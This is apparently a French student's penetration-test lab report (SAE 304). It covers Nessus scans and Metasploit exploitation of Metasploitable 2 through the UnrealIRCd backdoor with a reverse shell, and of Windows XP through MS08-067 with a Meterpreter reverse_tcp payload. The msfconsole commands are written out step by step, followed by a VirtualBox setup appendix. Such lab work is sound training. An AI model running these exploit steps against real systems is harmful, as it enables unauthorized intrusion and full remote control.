
On tape **pwd** et on voit qu'on est dans **/home**, mais c'est pas suffisant pour être sûr qu'on contrôle metasploit.




Pour connaître l'adresse IP de notre machine lancée sur **msf**, on utilise la commande ip addr.



On constate que l'on a l'adresse IP de Metasploit, qui est **10.0.2.3/24**. Nous allons maintenant créer le fichier SAE304.txt et y écrire le contenu suivant (ce fichier est appelé **PoC: Proof of Concept**) :



À ce stade, on est sûr qu'on contrôle metasploit (**$msfadmin**) en tant que **root** mais on peut davantage prouver. Rendons nous sur metasploit et faisons les mêmes commandes (**ip addr et lisons le fichier SAE304.txt**):



À ce stade, on confirme bien qu'on contrôle **totalement** metasploit via l'outil msfadmin sur kali.


Conclusion de l'exploitation de la vulnérabilité

La compromission totale de la machine cible a été rendue possible par l'exploitation d'une **vulnérabilité critique de type Backdoor** (porte dérobée) au sein du **service UnrealIRCd tournant sur le port 6667**. Cette faille, identifiée avec un **score de sévérité maximum de 10.0**, provient d'une modification malveillante du code source original du logiciel qui permet à un attaquant distant d'exécuter des **commandes arbitraires** sans aucune authentification.


Le succès de l'intrusion repose sur un défaut majeur de configuration : le service IRC s'exécutent avec les privilèges de l'utilisateur **root (uid=0)**, le niveau d'administration le plus élevé du système. En utilisant le framework Metasploit et un payload de type reverse shell, j'ai pu forcer la cible à initier une connexion sortante vers ma machine Kali (**10.0.2.10**), contournant ainsi d'éventuelles restrictions réseau. L'ouverture de la **Command shell session 1** confirme que l'attaquant hérite immédiatement des droits root, permettant un contrôle absolu sur les fichiers et la configuration de la machine Metasploitable.


Analyse détaillée des vulnérabilités (Cible Windows XP)

Après la première intrusion réussie, on sélectionne le second élément (Windows XP), les informations suivantes sont affichées. Nous cliquons alors sur l'adresse IP de la cible (10.0.2.15).



Analyse des Résultats du Scan de Vulnérabilités





Pour windows, nous allons exploiter la faille la plus fiable et la plus célèbre **MS08-067**, une vulnérabilité critique dans le service Serveur (SMB).

Exploitation de la vulnérabilité MS08-067

L'exploitation de la faille **MS08-067** (détectée sous l'ID Nessus **34477**) est l'une des méthodes les plus fiables pour prendre le contrôle d'un ancien système Windows. Elle cible une faiblesse dans le service de partage de fichiers (SMB) qui permet d'envoyer des instructions directement au cœur du système sans avoir besoin de mot de passe.

Contexte: MS08-067

La faille MS08-067 (**Microsoft Security, 2008, faille n°67**) est une vulnérabilité qui permettait de prendre le contrôle d'un ordinateur Windows (comme XP) à **distance**, sans que l'utilisateur n'ait à cliquer sur quoi que ce soit. Il y avait une erreur dans la façon dont Windows gérait le partage de fichiers : un pirate pouvait envoyer un message réseau "trop gros" pour la mémoire de l'ordinateur (un **dépassement de tampon**), ce qui forçait la machine à exécuter les ordres du pirate au lieu des siens.

Préparation de l'attaque

Comme pour metasploit, on utilise l’outil msfconsole:

1. Rechercher l'exploit :
   search ms08_067
2. Sélectionner le module :
   use exploit/windows/smb/ms08_067_netapi
3. Choisir le Payload (Définit l'outil de contrôle post-intrusion (Meterpreter) en mode connexion inversée pour contourner les pare-feu.) :
   set PAYLOAD windows/meterpreter/reverse_tcp
4. Définir l'attaquant (Kali) :
   set LHOST 10.0.2.10

5. Définir la cible (Windows XP) :
   set RHOSTS 10.0.2.15

6. Lancer l’exploit:
   exploit


Début de l'attaque

Nous voici maintenant dans le terminal **meterpreter**: on regarde notre ip actuelle.

La commande **getuid** affiche **AUTORITE NT\SYSTEM**. C'est le niveau de **privilège le plus élevé sous Windows**, supérieur même à celui d'un administrateur local.

La commande **sysinfo** confirme qu’on est sur Windows XP.

La commande **ipconfig** dans Meterpreter montre bien l'adresse IP **10.0.2.15**, confirmant qu’on contrôle à distance windows xp.



Conclusion de l’exploitation de la vulnérabilité

La réussite de l'intrusion sur Windows XP (**10.0.2.15**) s'explique par l'exploitation de la vulnérabilité critique MS08-067, qui cible une faille dans la gestion des requêtes RPC du service Serveur via le protocole SMB. Cette attaque fonctionne car un paquet malveillant envoyé à la cible provoque un **dépassement de pile**, permettant l'exécution de code arbitraire à distance sans **aucune authentification**. Le succès de l'opération est garanti par l'obsolescence du système (Service Pack 1), qui ne dispose d'aucune protection moderne pour bloquer ce type d'exploit public. En obtenant une session Meterpreter, on accède à l'identité **AUTORITE NT\SYSTEM**, soit le niveau de privilège le plus élevé de Windows, offrant ainsi un contrôle total et irréversible sur la configuration et les données de la machine.

Conclusion

Ce projet de rapport de sécurité (SAE 304) avait pour but de tester la résistance de deux machines virtuelles (Metasploitable 2 et Windows XP) à une attaque informatique. J'ai d'abord mis en place un environnement de test avec VirtualBox et un réseau local. J'ai ensuite utilisé un scanner de sécurité (Nessus) pour identifier les faiblesses très dangereuses sur ces machines. Grâce à un outil d'attaque (Metasploit), j'ai réussi à exploiter deux failles critiques. Sur Metasploitable 2, j'ai profité d'une faille très grave, qui était comme une "porte dérobée", pour prendre le contrôle total du système. De la même manière, j'ai utilisé une autre faille célèbre sur Windows XP pour obtenir le contrôle complet de cette machine. En conclusion, ce projet a été un succès et a permis de mettre en pratique toute la méthode d'un test d'intrusion, en confirmant que les deux systèmes cibles pouvaient être entièrement contrôlés à cause de leurs faiblesses.


Annexe

Déploiement des machines

L'hyperviseur **VirtualBox** a été mis à jour vers la version 7.2 après la suppression des anciennes versions via la commande `apt-get remove virtualbox-6.1 --purge` et l'installation d'une nouvelle version avec la commande `apt-get install virtualbox-7.2` .


Les trois machines virtuelles ont été importées :

- **Kali Linux** (Plateforme d'attaque)
  - Après avoir téléchargé Kali Linux sur le site de kali, il nous restait qu'à dézipper le dossier et cliquer sur le fichier préconfiguré (**.vbox**). La VM sera automatiquement importée sur Virtualbox.




- **Windows XP Familial SP1** (Cible 1)
  - Après avoir récupéré la bonne image windows xp, on créer une nouvelle VM sous Virtualbox, avec l'image télécharger et en sélectionnant l'OS version Windows XP 32 bits. Aucune autre configuration n'est nécessaire hormis celles quand on ouvre windows xp.

- **Metasploitable 2** (Cible 2).
    - On se rend sur le site ici pour récupérer le dossier zip nécessaire pour Metasploit. On crée une nouvelle VM sous Virtualbox, nommée Metasploit, sans image et prenant l'OS Linux Ubuntu 32 bits.




    - Ensuite dans l'onglet Specify Virtual Hard Disk > Use an existing virtual hard disk file > cliquer sur le dossier jaune > ajouter > sélectionner **metasploitable.vmdk** dans le dossier metasploit téléchargé > confirmer les changements

- **Nessus (à télécharger sur Kali)**
    - On télécharge la version récente compatible avec l'OS choisis pour debian (Linux, Debian 64bits) ici




    - Ensuite, sur le terminal: on effectue la commande **dpkg -i [paquet nessus télécharger]** pour installer le paquet logiciel manuellement



    - Enfin, il faut **lancer** le service avec **systemctl start nessusd.service** (éventuellement **status** pour s'assurer que


le service est lancé) et se rendre sur **https://localhost:8834** (on ignore le message d'alerte du navigateur web et on continu). Laisser décocher la case; on peut désormais se connecter/créer un compte.




Créer réseau local

On constate que les trois VM ont la même adresse IP (**10.0.2.15**) avec **ip addr** et **ipconfig**.

On crée donc un réseau local sur Virtualbox en allant sur Réseau puis dans l'onglet NAT Networks on clique sur créer.

